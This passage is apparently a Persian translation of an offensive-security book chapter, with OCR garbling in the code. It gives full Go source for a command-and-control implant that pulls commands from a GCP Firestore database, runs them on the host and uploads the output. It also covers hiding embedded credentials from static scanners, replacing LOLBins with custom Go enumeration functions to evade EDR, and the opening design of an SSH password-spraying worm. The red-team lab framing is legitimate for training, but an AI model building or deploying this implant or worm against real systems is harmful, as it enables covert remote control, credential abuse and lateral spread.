همچنین می‌توانید پوشه status را در سبد GCP خود باز کنید تا جزئیات اجرای فرمان را ببینید: همان خروجی output.txt، و همچنین اطلاعات مُهر زمانی و وضعیت ذخیره‌شده در قالب JSON.

بهبود قابلیت استفاده و پنهان‌کاری ایمپلنت

این ایمپلنت به هدف یک MVP با قابلیت پایه دست می‌یابد، اما برخی مسائل برای رسیدگی وجود دارد. اولی قابلیت استفاده است. ساختن و آپلود رشته‌های فرمان جدید به سبد ذخیره‌سازی GCP بین چرخه‌های نظرسنجی چالش‌برانگیز است. حتی با پوشه JSON status که هر بازه نظرسنجی را ردیابی می‌کند، اگر input.txt بیش از حد طولانی در سبد بماند، ایمپلنت فقط به اجرای همان فرمان به‌طور مکرر ادامه می‌دهد. دوم، کلید حساب سرویس نیازمند بارگذاری یک فایل خارجی است. اگر در حال بهره‌برداری از یک میزبان یا درج ایمپلنت اولیه هستید، مدیریت چندین فایل بدون تشخیص نادر است. در نهایت، شما ردپای پزشکی قانونی خود را با نوشتن فایل‌ها روی دیسک و سپس حذف فوری آن‌ها افزایش می‌دهید، که ممکن است برخی EDRها با سیاست‌های حساس را فعال کند.

می‌توانید برخی از این‌ها را با تغییر به GCP Firestore حل کنید، یک محصول جدیدتر مبتنی بر JSON در سطح رایگان که برای برنامه‌های نزدیک به زمان واقعی با استفاده از فناوری Firebase طراحی شده است. علاوه بر

صرفه‌جویی در هزینه، Firestore به شما اجازه می‌دهد خروجی فرمان را به‌صورت پویاتر از دانلود فایل‌ها با استفاده از GCP storage وارد و مشاهده کنید. با این حال، باید ساختار را برای نظارت صحیح بر حالت و اقدام فقط روی فرمان‌های جدید به‌جای اجرای مکرر همان‌ها ایجاد کنید. انتقال به یک پایگاه داده همچنین ردیابی دقیق‌تری را هنگام مدیریت چندین اجرای ایمپلنت در میزبان‌های مختلف ممکن می‌سازد.

برای حل مسئله استقرار چندفایلی، باید به شیوه بد قرار دادن اسرار خود در کد قبل از کامپایل آن و پیاده‌سازی یک مکانیزم برای مبهم‌سازی متوسل شوید. فراخوانی توابع رمزنگاری و استفاده از سوکت‌های شبکه ممکن است امتیاز خطر EDR را برای فرایند نیز افزایش دهد. برای کاهش این، شما از رمزگذاری‌های کمتر رایج که شامل همه انواع کاراکترهای UTF-8 به‌جز Base64 یا hex هستند استفاده خواهید کرد، که هر دو می‌توانند در اسکن‌های ایستا شناسایی شوند.

پیکربندی مجوزهای Firestore

برای راه‌اندازی مجوزهای Firestore برای ایمپلنت خود، از همان فرایندی که برای راه‌اندازی سبد ذخیره‌سازی استفاده کردید استفاده می‌کنید:

۱. یک نقش IAM سفارشی جدید ایجاد کنید که شامل تمام مجوزهای خواندن، نوشتن، و ایجاد برای API Firestore باشد.

۲. یک حساب سرویس جدید برای قابلیت ایمپلنت میانی ایجاد کنید.

۳. کلید JSON را برای حساب سرویس جدید ایجاد و صادر کنید.

٤. به ماژول IAM در زیر IAM & Admin بروید و نقش سفارشی خود را به حساب سرویس اختصاص دهید.

در زمان نوشتن این مطلب، کنسول Google Cloud همه نام‌های API مجوز Firestore را شامل نمی‌شود. ما معتقدیم این یک باگ در سمت GCP است که به‌دلیل جدید بودن محصول رسیدگی نشده است. ما توصیه می‌کنیم از نقش Owner داخلی برای مجوزها برای آزمایش استفاده کنید. برای محدود کردن بیشتر این تنظیمات، می‌توانید موارد زیر را با حالت بومی Firestore استفاده کنید:

datastore.databases.create datastore.databases.get

datastore.databases.list datastore.entities.get

datastore.entities.list datastore.entities.create

datastore.entities.update datastore.indexes.get

datastore.indexes.list datastore.indexes.create

اگر با این مسئله روبرو شدید، می‌توانید از راه‌حل ناامن اختصاص نقش Owner به حساب سرویس درون ماژول IAM استفاده کنید، همان‌طور که در شکل ٤-۱۷ نشان داده شده است.




Figure 4-17: The GCP IAM owner permissions workaround for service accounts and Firestore

شکل ٤-١٧: راه‌حل موقت مجوزهای Owner در GCP IAM برای حساب‌های سرویس و Firestore

این رویکرد تضمین می‌کند که مجوزها با کد در طول آزمایشگاه کار می‌کنند. بعداً، می‌توانید نقش را با استفاده از CLI GCP در Cloud Shell کاهش دهید.

توجه اگر از این راه‌حل موقت استفاده می‌کنید، مطمئن شوید که کلید JSON حساب سرویس خود را ایمن می‌کنید و حساب سرویس را در صورت نیاز در طول آزمایشگاه فعال و غیرفعال کنید.

جاسازی اعتبارنامه‌ها و اضافه کردن Firestore

بیایید با مسئله چندفایلی در ساخت و زمان اجرا شروع کنیم. باید فرض کنید که به‌محض استقرار یک ایمپلنت، کلید دسترسی شما حالا به خطر افتاده است و باید قبل از کمپین بعدی لغو و بازتولید شود. برای حذف فایل کلید JSON جداگانه، شما اعتبارنامه‌ها را مستقیماً در کد با استفاده از رمزگذاری اعشاری جاسازی خواهید کرد. نمایش اعشاری مانند hex است از این نظر که پیاده‌سازی آن در مجموعه‌های کاراکتری مختلف آسان است، اما کمتر توسط ابزارهای تحلیل خودکار نسبت به hex یا Base64 شناخته می‌شود.

ابتدا، باید یک اسکریپت کمکی برای تبدیل کلید JSON حساب سرویس خود به یک ساختار رمزگذاری‌شده قابل استفاده ایجاد کنید:

۱. زیرپوشه json2dec-encoder را درون پوشه والد goslowc2-firestore-1.1 این فصل پیدا کنید.

۲. کلید JSON حساب سرویس خود (با مجوزهای مدیر یا Firestore کافی) را در این زیرپوشه کپی کنید.

۳. در حالی که هنوز در زیرپوشه هستید، فرمان‌های رمزگذاری را اجرا کنید:

```
.If you downloaded the folder, you can remove go.mod to prevent an error #

go mod init json2dec-encoder

go mod tidy
```

.Ensure your JSON file is renamed to the following #

.Ensure your JSON file is named firestore-sa-key.json #

go run ./json2dec-encoder-file.go

٤. حالا بازخوانی کنید تا فایل encoded_output.txt را در زیرپوشه json2dec-encoder ببینید. استفاده از خروجی فایل به‌جای stdout کپی و پیست را بدون ایجاد مسائل قالب‌بندی آسان‌تر می‌کند. اعتبارنامه‌های رمزگذاری‌شده شما باید با این قالب شروع شوند:

}encoded := []int

١٢٣, ١٠, ٣٢, ٣٢, ٢٣, ١١٦, ١٢١, ١١٢, ٠٨, ٣٤, ٥٨, ٣٢,

٣٤, ١١٥, ١٠١, ١١٤, ١١٨, ١٠٥, ٠٠, ١٠١, ١١, ٩٧, ٩٩, ٩٩,

--snip--

حالا، در ترمینال یا ویرایشگر کد خود، یک سطح در پوشه goslowc2-firestore-1.1 بالا بروید و کل بار JSON رمزگذاری‌شده خود را درون تابع getCredentialJSON() جای‌گذاری کنید (به فاصله‌گذاری و موقعیت توجه کنید تا از بازنویسی براکت پایانی جلوگیری کنید):

} func getCredentialsJSON() string

========== //

PASTE THE CONTENTS OF encoded_output.txt HERE //

========== //

}encoded := []int

...BEGIN EXAMPLE //

٠٠, ١٠, ٣٢, ٣٢, ٣٤, ١١٦, ١٢١, ١١٢, ١٠١, ٣٤, ٥٨, ٣٢,

٣٤, ١١٥, ١٠١, ١١٤, ١١٨, ١٠٥, ٩٩, ١٠١, ٩٥, ٩٧, ٩٩, ٩٩,

١١١, ١١٧, ١١٠, ٩٩, ٣٤, ٤٤, ١٠, ٣٢, ٣٢, ٣٤, ١١٢, ٠٠,

.END EXAMPLE... //

{

فهرســـت ۲-٤ پیاده‌ســـازی کامل با اعتبارنامه‌های جاســـازی‌شـــده، یکپارچگی Firestore، و قابلیت‌های ردیابی فرمان بهبودیافته را نشان می‌دهد.

```
package main

) import

"context"

"fmt"

"math/rand"

"os"

"os/exec"

"runtime"

"strings"

"time"

"cloud.google.com/go/firestore"

(

Configuration variables //

) const

"PROJECT_ID = "YOUR-PROJECT-ID

"DATABASE_ID = "FIRESTORE-DB-NAME

CYCLES = 10 // More cycles to test with

MIN_SLEEP_TIME = 15 // 15 seconds minimum

MAX_SLEEP_TIME = 30 // 30 seconds maximum

(

} func getCredentialsJSON() string

========================================== //

.PASTE THE CONTENTS OF encoded_output.txt HERE //
```

```
========================================== //
}encoded := []int
...BEGIN EXAMPLE //
,٣٢ ,٥٨ ,٣٤ ,١٠١ ,١١٢ ,١٢١ ,١١٦ ,٣٤ ,٣٢ ,٣٢ ,١٠ ,٠٠
,٩٩ ,٩٩ ,٩٧ ,٩٥ ,١٠١ ,٩٩ ,١٠٥ ,١١٨ ,١١٤ ,١٠١ ,١١٥ ,٣٤
,٠٠ ,١١٢ ,٣٤ ,٣٢ ,٣٢ ,١٠ ,٤٤ ,٣٤ ,٩٩ ,١١٠ ,١١٧ ,١١١
.END EXAMPLE... //
{
========================================== //
.Convert back to string //
chars := make([]rune, len(encoded))
} for i, num := range encoded
chars[i] = rune(num)
{
return string(chars)
{
} type Command struct
`"ID string `firestore:"id
`"Command string `firestore:"command
Status string `firestore:"status"` // Pending, running, completed, failed
`"Output string `firestore:"output
`"CreatedAt time.Time `firestore:"created_at
`"ExecutedAt time.Time `firestore:"executed_at
`"AgentID string `firestore:"agent_id
`"Error string `firestore:"error,omitempty
{
```

```
var agentID string
} ()func init
.Create temporary credentials file //
tmpFile, err := os.CreateTemp("", "svc-*.json")
} if err != nil
panic(fmt.Sprintf("Failed to create temp file: %v", err))
{
.Write decoded credentials to temp file //
} if _, err := tmpFile.WriteString(getCredentialsJSON()); err != nil
()tmpFile.Close
os.Remove(tmpFile.Name())
panic(fmt.Sprintf("Failed to write credentials: %v", err))
{
()tmpFile.Close
.Set environment variable to temp file //
os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())
.Schedule cleanup of temp file on exit //
} ()go func
.time.Sleep(1 * time.Second) // Give time for client init
os.Remove(tmpFile.Name())
(){
agentID = fmt.Sprintf("agent-%d-%d", time.Now().Unix(), rand.Int())
{
} func getFirestoreClient() (*firestore.Client, error)
()ctx := context.Background
client, err := firestore.NewClientWithDatabase(ctx, PROJECT_ID, DATABASE_ID)
```


apsec.ir

```
} if err != nil
return nil, fmt.Errorf("failed to create firestore client: %v", err)
{
return client, nil
{
} func createInitialSchema(client *firestore.Client) error
()ctx := context.Background
.Determine OS-specific command //
var defaultCmd string
} ″if runtime.GOOS == "windows
″defaultCmd = "dir
} else {
″defaultCmd = "ls -lah
{
.Create initial documents //
}err := client.Collection("commands").Doc("schema").Set(ctx, Command ,_
,″ID: "schema
,″″ :Command
,″Status: "completed
,″″ :Output
,()CreatedAt: time.Now
,″AgentID: "schema
({
} if err != nil
return fmt.Errorf("failed to create schema: %v", err)
{
```


apsec.ir

```
.Create a default command //
}err = client.Collection("commands").Doc("default-cmd").Set(ctx, Command ,_
,"ID: "default-cmd
,Command: defaultCmd
,"Status: "pending
,"" :Output
,()CreatedAt: time.Now
,"" :AgentID
({
} if err != nil
return fmt.Errorf("failed to create default command: %v", err)
{
return nil
{
func getNextCommand(client *firestore.Client) (*Command, *firestore.DocumentRef,
} error)
()ctx := context.Background
query := client.Collection("commands").Where("status", "==", "pending")
()docs, err := query.Documents(ctx).GetAll
} if err != nil
return nil, nil, fmt.Errorf("failed to query commands: %v", err)
{
} if len(docs) == 0
return nil, nil, nil
{
.Take first pending command //
```

```
[۰]doc := docs
var cmd Command
.Only expect command and status to exist in document //
()data := doc.Data
cmd.Command = data["command"].(string)
cmd.Status = data["status"].(string)
.Fill in the rest //
cmd.ID = doc.Ref.ID
"" = cmd.AgentID
} if _, exists := data["created_at"]; !exists
()cmd.CreatedAt = time.Now
{
return &cmd, doc.Ref, nil
{
)func updateCommandStatus
,client *firestore.Client
,docRef *firestore.DocumentRef
} cmd *Command) error
()ctx := context.Background
.Convert command struct to map for update //
}{}updateData := map[string]interface
,status": cmd.Status"
,output": cmd.Output"
,agent_id": cmd.AgentID"
,error": cmd.Error"
,executed_at": cmd.ExecutedAt"
```

```
{
err := docRef.Set(ctx, updateData, firestore.MergeAll) ,_
} if err != nil
return fmt.Errorf("failed to update command: %v", err)
{
return nil
{
} func runCommand(command string) (string, error)
parts := strings.Fields(command)
} if len(parts) == 0
return "", fmt.Errorf("empty command")
{
cmd := exec.Command(parts[0], parts[1:]...)
()output, err := cmd.CombinedOutput
} if err != nil
return string(output), fmt.Errorf("command execution failed: %v", err)
{
return string(output), nil
{
} ()func main
()client, err := getFirestoreClient
} if err != nil
fmt.Printf("Failed to initialize Firestore: %v\n", err)
return
{
()defer client.Close
```

apsec.ir

```
.Create initial schema and default command //
} if err := createInitialSchema(client); err != nil
fmt.Printf("Warning: Schema initialization error: %v\n", err)
Continue anyway as schema might already exist //
{
fmt.Printf("Agent ID: %s\n", agentID)
fmt.Printf("Running on OS: %s\n", runtime.GOOS)
} ++for i := 0; i < CYCLES; i
sleepTime := time.Duration(rand.Intn(MAX_SLEEP_TIME-
* MIN_SLEEP_TIME+1)+MIN_SLEEP_TIME)
time.Second
fmt.Printf("Waiting %v seconds before next cycle...\n", sleepTime.Seconds())
time.Sleep(sleepTime)
fmt.Printf("Cycle: %d\n", i)
.Get next command //
cmd, docRef, err := getNextCommand(client)
} if err != nil
fmt.Printf("Error getting next command: %v\n", err)
continue
{
} if cmd == nil
fmt.Println("No pending commands found")
continue
{
.Mark as running //
″cmd.Status = "running
```


apsec.ir

```
cmd.AgentID = agentID
()cmd.ExecutedAt = time.Now
err = updateCommandStatus(client, docRef, cmd)
} if err != nil
fmt.Printf("Error updating command status: %v\n", err)
continue
{
.Execute command //
output, err := runCommand(cmd.Command)
} if err != nil
"cmd.Status = "failed
()cmd.Error = err.Error
} else {
"cmd.Status = "completed
{
cmd.Output = output
.Update final status //
err = updateCommandStatus(client, docRef, cmd)
} if err != nil
fmt.Printf("Error updating final status: %v\n", err)
{
{
{
```

فهرست ٤-٢: ایمپلنت بهبودیافته با کلید حساب سرویس JSON جاسازی‌شده و پایگاه داده Firestore

هنگامی که این کامل شد، فایل encoded_output.txt را حذف کنید و کلید حساب سرویس خود را دوباره ایمن کنید.

توجه رمزگذاری را با رمزنگاری اشتباه نگیرید؛ از آنجا که کلیدی وجود ندارد، شما به‌سادگی اعتبارنامه‌ها را مبهم‌سازی می‌کنید. دلیل عدم استفاده از رمزنگاری این است که باید فرض کنید مدافعان در نهایت باینری را به دست می‌آورند و آن را به هر sandbox یا اسکنر آپلود می‌کنند، و آن را به‌طور گسترده برای تحلیل در دسترس قرار می‌دهند.

قبل از اجرای اسکریپت، یک مرحله دیگر دارید: ایجاد پایگاه داده برای ضبط حالت.

ایجاد پایگاه داده Firestore

از درون کنسول Google Cloud، firestore را در جعبه جستجو وارد کنید و سپس روی Create a Firestore Database کلیک کنید، که شما را به ویزارد Create Database هدایت می‌کند. حالت Firestore Native را انتخاب کنید و نام پایگاه داده و منطقه مورد نظر خود را وارد کنید، همان‌طور که در شکل ٤-١٨ نشان داده شده است. تمام تنظیمات دیگر می‌توانند همان‌طور که هستند باقی بمانند.



Figure 4-18: The Firestore Create Database wizard

شکل ٤-١٨: ویزارد Create Database در Firestore

روی Create Database کلیک کنید تا به صفحه اصلی Firestore بازگردید، جایی که پایگاه داده خود را بدون هیچ پشتیبان‌گیری زمان‌بندی‌شده فعال خواهید دید.

آزمایش و اجرای ایمپلنت

قبل از اجرای ایمپلنت خود، مطمئن شوید که متغیرهای پیکربندی زیر را به‌روزرسانی کرده‌اید:

```
Configuration variables //

) const

"PROJECT_ID = "YOUR-PROJECT-ID

"DATABASE_ID = "FIRESTORE-DB-NAME
```

```
CYCLES = 10 // More cycles to test with

MIN_SLEEP_TIME = 15 // 15 seconds minimum

MAX_SLEEP_TIME = 30 // 30 seconds maximum

--snip--
```

حالا، با آماده و صحنه‌سازی شده کد، ایمپلنت را با فرمان‌های استاندارد زیر اجرا کنید:

```
go mod tidy %

go run ./goslowc2-firestore-1.1.go %
```

در ترمینال، پیام‌های وضعیت پایه را برای اهداف اشکال‌زدایی خواهید دید. برای پایش اجرای فرمان در زمان واقعی، به کنسول Google Cloud خود بروید و پایگاه داده تازه ایجادشده خود را در Firestore باز کنید. برای سازماندهی داده، Firestore از یک ساختار سلسله‌مراتبی متشکل از مجموعه‌ها (گروه‌ها)، اسناد (ورودی‌های JSON)، و فیلدها (جفت‌های کلید-مقدار درون اسناد) استفاده می‌کند. باید یک مجموعه جدید به نام commands ببینید که حاوی دو سند اولیه است: سند schema که ایمپلنت از آن استفاده می‌کند و سند default-cmd (که حاوی یک فهرست دایرکتوری مشابه نسخه قبلی شما خواهد بود). هر سند یک فیلد status دارد که از pending به completed یا failed هنگام اجرای فرمان‌ها به‌روزرسانی می‌شود (شکل ٤-١٩ را ببینید).



Figure 4-19: Viewing collections in the Firestore database

شکل ٤-١٩: مشاهده مجموعه‌ها در پایگاه داده Firestore

کد بازبینی‌شده دیگر به‌طور نامحدود همان فرمان‌ها را به‌طور مداوم اجرا نمی‌کند بلکه در هر چرخه نظرسنجی پایگاه داده را برای فرمان‌های جدید پرس‌وجو می‌کند. نظرسنجی با بازه‌های تصادفی که قبلاً پیکربندی کردید ادامه می‌یابد، تا حداکثر تعداد چرخه (ایمنی که تنظیم کردید، که در این مورد ۱۰ است).

برای اضافه کردن فرمان‌ها به صف، روی Add Document در پنجره مرکزی کنسول کلیک کنید و سپس این دو کلید را ایجاد کنید (شکل ٤-٢٠ را ببینید):

```
command = your-command

status = pending
```

هنگامی که سند را ذخیره کردید، فرمان جدید برای اجرا در چرخه نظرسنجی بعدی در صف قرار می‌گیرد.



Figure 4-20: Adding a document in Firestore

شکل ٤-٢٠: اضافه کردن یک سند در Firestore

ایمپلنت در هر چرخه نظرسنجی روی هر سند، صرف‌نظر از نامش، تکرار می‌کند تا وضعیت pending را بررسی کند؛ فرمان را اجرا کند؛ و سند را با نتایج، وضعیت جدید (completed یا failed)، خروجی، و مُهرهای زمانی اجرا به‌روزرسانی کند (شکل ٤-٢١ را ببینید).



Figure 4-21: Firestore document status updates after successful implant execution

شکل ٤-٢١: به‌روزرسانی‌های وضعیت سند Firestore پس از اجرای موفق ایمپلنت

فراموش نکنید که ایمپلنت را خاتمه دهید و کلید دسترسی حساب سرویس را هنگام عدم استفاده غیرفعال کنید.

قابلیت پیشرفته

یک نگرانی برای هر تست‌کننده گرفتار شدن است وقتی EDRها فرمان‌های شما را اجرا می‌کنند. اگرچه ایمپلنت ممکن است بدون مشکل مستقر شود و به شما ارتباط برقرار کند، استفاده از LOLBins مانند whoami تقریباً همیشه شک را برمی‌انگیزد چون آن‌ها معمولاً توسط گروه‌های تهدید پس از بهره‌برداری استفاده می‌شوند.

راه‌حل ایده‌آل ایجاد یک پوسته سفارشی با دور زدن‌های EDR داخلی است، اما پوسته‌های کاملاً سفارشی نیازمند زمان و مهارت قابل توجهی برای ساخت هستند. یک رویکرد عملی‌تر ایجاد جایگزین‌های محدود برای مشکوک‌ترین فرمان‌هاست.

قبلاً، شما از بسته exec Go استفاده کردید، که پوسته‌های سیستمی پیش‌فرض را ایجاد نمی‌کند، تا به اجتناب از تشخیص کمک کند. فهرست ٤-٣ این ایده را با نشان دادن نحوه استفاده از بسته‌های اصلی Go برای ایجاد جایگزین‌های محدود LOLBin سفارشی که ممکن است شک کمتری برانگیزند گسترش می‌دهد.

```
.If directly pasting, add net and os/user to imports //

Custom command handlers //

type CommandHandler func() (string, error)

}var customCommands = map[string]CommandHandler

,xsysinfo": getSysInfo"

,xnetinfo": getNetInfo"

,xuserinfo": getUserInfo"

,xprocinfo": getProcessInfo"

,xenvinfo": getEnvInfo"

{

} func getSysInfo() (string, error)

var info strings.Builder

info.WriteString(fmt.Sprintf("OS: %s/%s\n", runtime.GOOS, runtime.GOARCH))

()hostname, err := os.Hostname

} if err == nil

info.WriteString(fmt.Sprintf("Hostname: %s\n", hostname))

{

} if wd, err := os.Getwd(); err == nil

info.WriteString(fmt.Sprintf("Working Directory: %s\n", wd))

{

return info.String(), nil

{

} func getNetInfo() (string, error)

var info strings.Builder
```

```
()interfaces, err := net.Interfaces
} if err != nil
return "", err
{
} for _, iface := range interfaces
()addrs, err := iface.Addrs
} if err != nil
continue
{
info.WriteString(fmt.Sprintf("\nInterface: %s\n", iface.Name))
info.WriteString(fmt.Sprintf("MAC: %s\n", iface.HardwareAddr))
} for _, addr := range addrs
info.WriteString(fmt.Sprintf("Addr: %s\n", addr.String()))
{
{
return info.String(), nil
{
} func getUserInfo() (string, error)
var info strings.Builder
} if currentUser, err := user.Current(); err == nil
info.WriteString(fmt.Sprintf("Username: %s\n", currentUser.Username))
info.WriteString(fmt.Sprintf("UID: %s\n", currentUser.Uid))
info.WriteString(fmt.Sprintf("GID: %s\n", currentUser.Gid))
info.WriteString(fmt.Sprintf("Home: %s\n", currentUser.HomeDir))
{
} ″if runtime.GOOS != "windows
```

```
} if groups, err := os.Getgroups(); err == nil
info.WriteString("Groups: ")
} for _, gid := range groups
info.WriteString(fmt.Sprintf("%d ", gid))
{
info.WriteString("\n")
{
{
return info.String(), nil
{
} func getProcessInfo() (string, error)
var info strings.Builder
()pid := os.Getpid
()ppid := os.Getppid
info.WriteString(fmt.Sprintf("Current PID: %d\n", pid))
info.WriteString(fmt.Sprintf("Parent PID: %d\n", ppid))
} ″if runtime.GOOS != "windows
info.WriteString("\nProcess Status:\n")
} if data, err := os.ReadFile(fmt.Sprintf("/proc/%d/status", pid)); err == nil
info.WriteString(string(data))
{
{
return info.String(), nil
{
} func getEnvInfo() (string, error)
var info strings.Builder
```


apsec.ir

```
} ()for _, env := range os.Environ

info.WriteString(fmt.Sprintf("%s\n", env))

{

return info.String(), nil

{
```

فهرست ٤-٣: بسته‌های Go که توابع معادل LOLBin را بر اساس ورودی کاربر اجرا می‌کنند

این توابع سفارشی جایگزین متغیرهای محیطی و فرمان‌های فرایند، کاربر، و شبکه می‌شوند که از اولین‌هایی هستند که پس از استقرار اجرا می‌شوند. مکانیزم عمل تغییر نکرده است: ایمپلنت بررسی می‌کند که آیا فرمان‌های ورودی با این نام‌های مستعار سفارشی مطابقت دارند، و اگر چنین باشد، تابع Go نگاشت‌شده را به‌جای اجرای یک فرمان سیستمی اجرا می‌کند. پیشوند x به تمایز فرمان‌های سفارشی از فرمان‌های سیستمی استاندارد کمک می‌کند.

می‌توانید یا توابع سفارشی را به کد موجود خود اضافه کنید یا از پیاده‌سازی کامل در پوشه فصل goslowc2-firestore-1.2 استفاده کنید. توجه داشته باشید که تابع runCommand() از بازبینی اول شما به موارد زیر تغییر می‌کند:

```
} func runCommand(command string) (string, error)

.First check if it's one of your custom commands //

} if handler, exists := customCommands[command]; exists

()return handler

{

--snip--
```

اگر گزینه دوم را انتخاب می‌کنید، مطمئن شوید که JSON جاسازی‌شده را صحنه‌سازی کنید، پارامترهای زمان اجرا را تنظیم کنید، و وابستگی‌های go.mod را (با go mod tidy) قبل از اجرای اسکریپت بازیابی کنید.

شکل ٤-٢٢ خروجی‌های فراخوانی‌های تابع اضافی انجام‌شده بدون استفاده از LOLBin را نشان می‌دهد.



Figure 4-22: Successfully executing a custom command for your implant with Firestore

شکل ٤-٢٢: اجرای موفق یک فرمان سفارشی برای ایمپلنت شما با Firestore

هنگامی که این آزمایشگاه را کامل کردید، مطمئن شوید که تمام حساب‌های سرویس خود را غیرفعال کنید و کلیدهای JSON خود را برای جلوگیری از استفاده غیرمجاز ایمن کنید. اگر قصد دارید از این ایمپلنت در محیط‌ها استفاده کنید، استفاده از فرمان ساخت استاندارد وابستگی‌ها را به‌صورت ایستا در یک باینری واحد پیوند می‌دهد:

```
go build scriptname.go %
```

به‌طور پیش‌فرض، نمادها حذف نمی‌شوند، و ما توصیه می‌کنیم آن‌ها را دست‌نخورده نگه دارید. هدف فرار از تشخیص زمان اجرا است، نه دشوارتر کردن مهندسی معکوس پس از کشف باینری. اگر نیاز داشتید ضد-پزشکی قانونی را در سطح باینری اعمال کنید، یک packer کم‌آنتروپی سفارشی راه‌اندازی می‌کردید که نمادها را حذف نمی‌کند تا نشانگرهای بالقوه و سطوح مبهم‌سازی را متعادل کند.

خلاصه

در این فصل، شما ویژگی‌هایی را برای ایمن‌سازی عملیات و رمزگذاری انتقال برای یک ایمپلنت مبتنی بر Go که با خدمات پشتیبانی‌شده GCP اجرا می‌شود لایه‌بندی کردید. با شروع از یک کلاینت پایه، شما به‌صورت تدریجی اعتبارنامه‌های جاسازی‌شده مبهم‌سازی‌شده، تشخیص سیستم‌عامل، قابلیت‌های پایگاه داده نزدیک به زمان واقعی، ردیابی حالت، و حتی wrapperهای فرمان سفارشی را اضافه کردید. در سراسر تمام این بهبودها، شما هر زمان که ممکن بود بهترین شیوه‌های امنیت عملیاتی را دنبال کردید و از تکنیک‌هایی برای کمک به مخلوط شدن کمپین خود با محیط هدف استفاده کردید.

5

CREATING LATERAL EXPLOITS WITH WORMS

5 ایجاد بهره‌برداری‌های جانبی با کرم‌ها

به‌طور معمول، کرم‌ها برای یک یا چند آسیب‌پذیری اسکن می‌کنند و سپس بهره‌برداری‌های روز صفر را برای ادامه تکثیر در سریع‌ترین زمان ممکن پیاده‌سازی می‌کنند. برای حفظ کارایی، کرم‌ها اغلب به‌شدت برای اندازه بهینه‌سازی می‌شوند، که قابلیت‌های C2 بالقوه‌ای که می‌توانند در بار خود بگنجانند را محدود می‌کند.

در این مورد، شما یک کرم متمرکز بر خدمات شبکه ایجاد خواهید کرد که میزبان‌های Linux x64 مبتنی بر SSH را هدف قرار می‌دهد که احراز هویت SSH را اجازه می‌دهند. می‌توانید احراز هویت مبتنی بر رمز عبور را به‌عنوان آسیب‌پذیری و اسپری اعتبارنامه را به‌عنوان روش تحویل بهره‌برداری در نظر بگیرید. دانستن نحوه ساخت مکانیزم مهم‌تر از تمرکز بر یک جفت بهره‌برداری و آسیب‌پذیری خاص است.

شما مکانیزم عمل اصلی کرم را حفظ خواهید کرد اما محافظ‌هایی اضافه خواهید کرد تا اطمینان حاصل شود که کرم از کنترل شما خارج نمی‌شود:

- یک اسکریپت پاکسازی اضافه کنید که روی یک تایمر خودنابودکننده اجرا می‌شود.
- فقط محدوده‌های آدرس RFC 1918 (LAN) را هدف قرار دهید.
- اشباع شبکه را با تایمرها و اسکن‌های تکرشته‌ای محدود کنید.
- از بررسی‌های mutex راه دور برای جلوگیری از عفونت مجدد همان میزبان‌ها استفاده کنید.

در سمت فرار، شما از backoffهای نمایی پایه با اسپری رمز عبور برای کاهش شانس فعال کردن یک هشدار تشخیص استفاده خواهید کرد. سایر فرارها در طراحی بر اساس اصول اصلی محدودسازی نرخ، زمان‌بندی، و استفاده از رمزنگاری (که SSH از قبل فراهم می‌کند) هستند. شما همچنین توانایی انجام بررسی‌های پایه chroot و honeypot را قبل از اتمام توالی عفونت اضافه خواهید کرد. محافظ‌های اضافی شامل یک تایمر خودخاتمه و یک بررسی mutex برای جلوگیری از عفونت مجدد تصادفی است.

الزامات فنی

برای تکمیل این آزمایشگاه، به موارد زیر نیاز دارید:

• یک پروژه Google Cloud Platform (GCP) با حقوق مالک و دسترسی کنسول وب، یا دسترسی به چندین نمونه VM مبتنی بر Debian Intel x64 روی همان زیرشبکه

• Go نصب‌شده (تمام لیست‌های کد با نسخه ۱,۲٤,٤ آزمایش شده‌اند)

• VS Code با افزونه رسمی Go نصب‌شده (اختیاری)

قبل از شروع این آزمایشگاه، مقدمه کتاب را برای مروری بر Go و GCP، و همچنین جزئیات پیکربندی ببینید.

معماری استقرار

در این آزمایشگاه، شما به استفاده از Go ادامه خواهید داد و کد خود را به یک باینری پیوندشده ایستا کامپایل خواهید کرد. این ماژول از فراخوانی‌های تابع استاندارد هماهنگ‌شده توسط یک تابع main استفاده خواهد کرد که با هدف قرار دادن میزبان اولیه («بیمار ۰») شروع می‌شود. جریان اجرا، که در شکل ٥-١ نشان داده شده است، شامل عبور از یک بررسی honeypot، بررسی یک فایل قفل mutex، راه‌اندازی ثبت گزارش، و سپس اجرای بار، اسکن، بهره‌برداری، و قابلیت‌های تکثیر است. این فرایند به‌طور پیش‌فرض به مدت چهار ساعت اجرا می‌شود قبل از پاکسازی و خاتمه خود.

